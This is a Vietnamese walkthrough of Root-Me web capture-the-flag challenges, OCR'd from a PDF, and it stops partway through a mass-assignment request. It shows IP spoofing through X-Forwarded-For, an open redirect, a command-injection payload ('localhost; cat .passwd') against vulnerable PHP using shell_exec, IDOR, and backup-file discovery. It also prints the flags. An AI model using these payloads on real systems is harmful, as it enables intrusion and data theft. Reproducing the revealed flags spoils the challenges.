
1. **HTML- Source code**

Ctrl U -> paste lên trình duyệt




=> Flag: nZ^&@q5&sjJHev0

2. HTTP - IP restriction bypass

Ở bài này cần tìm private IP để truy cập được vào mạng nội bộ

```
3. Private Address Space

   The Internet Assigned Numbers Authority (IANA) has reserved the
   following three blocks of the IP address space for private internets:

     10.0.0.0        -   10.255.255.255  (10/8 prefix)
     172.16.0.0      -   172.31.255.255  (172.16/12 prefix)
     192.168.0.0     -   192.168.255.255 (192.168/16 prefix)
```


Sử dụng BurpSuite spoof IP thuộc 1 trong 3 dải trên bằng X-Forwarded-For



=> Flag: Ip_$po0Fing


3. HTTP - Open redirect

Khi vào chall thì thấy có 3 button dẫn tới các social network




Sử dụng BurpSuite bắt request, thấy rằng khi click vào các đường dẫn thì ngoài url chứa link còn có 1 giá trị khả năng là mã hash


Sử dụng hash identifier thì thấy rằng đây là md5



Vậy thì có khả năng đây là md5 của url tương ứng, kiểm tra lại thì kết quả đúng như dự đoán




Nhiệm vụ của chall là redirect đến 1 url khác ngoài 3 url đề bài cho, vậy chúng ta sẽ thử với url https://youtube.com với md5 tương ứng là e62e24467ebdddf3fe7cc0e6970f01af



=> Flag: e6f8a530811d5a479812d7b82fc1a5c5

4. HTTP - User-agent


Khi vào chall thì thấy browser chúng ta đang sử dụng không phải "admin". Vậy thì sửa lại header User-agent thành admin



=> Flag: rr$Li9%L34qd1AAe27

5. Weak password


Khi vào chall thì có popup xác thực hiện lên



Nhập username và password là "admin" thì Sign in thành công
=> Flag: admin

6. PHP - Command injection


Khởi động chall và ping thử localhost -> ping thành công



Chuyển lệnh ping thành “localhost; cat index.php” và Ctrl U xem source -> Flag nằm ở file .passwd

```
<?php
$flag = "".file_get_contents(".passwd")."";
if(isset($_POST["ip"]) && !empty($_POST["ip"])){
        $response = shell_exec("timeout -k 5 5 bash -c 'ping -c 3 ".$_POST["ip"]."'");
        echo $response;
}
?>
```

Sửa lệnh ping là thành “localhost; cat .passwd”



=> Flag: S3rv1ceP1n9Sup3rS3cure

7. API - Broken Access

Thử nghiệm hết các api mà chall cung cấp, nhận thấy rằng với api /api/user, chúng ta có thể xem được response body bằng Request URL

Curl

```
curl -X 'GET' \
  'http://challenge01.root-me.org:59088/api/user' \
  -H 'accept: application/json'
```

Request URL

```
http://challenge01.root-me.org:59088/api/user
```

Server response

Khi nhập user_id bằng 1, response body trả về userid là 2, vậy có khả năng userid=1 chứa điều gì đó bất thường

200

Response body



```
{
  "note": "test note",
  "userid": 2,
  "username": "test"
}
```


Response headers

```
access-control-allow-origin: *
connection: close
content-length: 50
content-type: application/json
date: Tue,19 Nov 2024 16:21:48 GMT
server: Werkzeug/3.0.5 Python/3.11.10
vary: Cookie
```

Responses

Copy Request URL lên trình duyệt và thêm đường dẫn tới userid=1 => Tồn tại IDOR và tìm thấy flag




=> Flag: RM{E4sy_1d0r_0n_API}

8. Backup file

Sử dụng tool dirsearch trên Kali tìm đường dẫn đến file backup => index.php~

Nhập đường dẫn vào thì có thể tìm thấy password và username




=> Flag: OCCY9AcNm1tj

9. HTTP - Directory indexing

Sử dụng tool dirsearch trong Kali tìm các đường dẫn => Thấy xuất hiện đường dẫn backup


Truy cập vào và tìm thấy flag




=> Flag: LINUX

10. HTTP - Headers

Sửa method GET thành HEAD và send, nhận thấy có 1 header là Header-RootMe-Admin: none xuất hiện




Send method GET với header vừa thêm



=> Flag: HeadersMayBeUseful

11. HTTP - POST


Chall này yêu cầu phải random được 1 số nguyên có giá trị lớn hơn 999.999. Vậy chúng ta chỉ cần gửi 1 POST request với score là 1.000.000



Flag: H7tp_h4s_N0_s3Cr37S_F0r_y0U

12. HTTP - Improper redirect

Khi khởi động chall thì dùng BurpSuite bắt request, có thể thấy flag xuất hiện ở response của request /web-serveur/ch32/



=> Flag: ExecutionAfterRedirectIsBad

13. HTTP - Verb tempering


Thử thay method GET thành 1 method bất kỳ

Flag: a23e$dme96d3saez$$prap

14. Install files

Dùng tool dirsearch trong Kali tìm thấy đường dẫn install


Truy cập và tìm được flag



=> Flag: karambar

15. Nginx - Alias Misconfiguration


Truy cập vào đường dẫn assets..



=> Flag: RM{4lias_M1sC0nf_HuRtS!}

16. API - Mass Assignment

Chall này không tồn tại IDOR ở api/user như bài API trước. Khi truy cập vào /api/user thì response trả về chứa cặp key-value là “status”: “guest”, lúc này không có quyền để lấy flag từ api/flag



Request

```
GET /api/user HTTP/1.1
Host: challenge01.root-me.org:59090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:132.0) Gecko/20100101 Firefox/132.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: session=
.eJwlzjsOwjAMANC7ZGZI_K17GWTHjmBt6YS400i8E7x3u6-jzkfbX8dVt3Z_
ZtsbI2ouHcPEaQB6Lx0EZpYmi9RdlXEWrG3J3BBocp_hC2dEiDgIBlcqkIQhs
8DgnqUlQnqKZ4oabiZQnVBrKiJlDZwOubj9ItdZx39D7fMFcnkuuA.Zz2wEw.
kWoMS9G9w75goOEgeYqlsgtw7j8
```

Response

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.5 Python/3.11.10
Date: Wed, 20 Nov 2024 09:47:58 GMT
Content-Type: application/json
Content-Length: 62
Access-Control-Allow-Origin: *
Vary: Cookie
Connection: close

{
    "note":"test",
    "status":"guest",
    "userid":4,
    "username":"test"
}
```


Request

```
GET /api/flag HTTP/1.1
Host: challenge01.root-me.org:59090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:132.0) Gecko/20100101 Firefox/132.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://challenge01.root-me.org:59090/
Connection: keep-alive
Cookie: session=
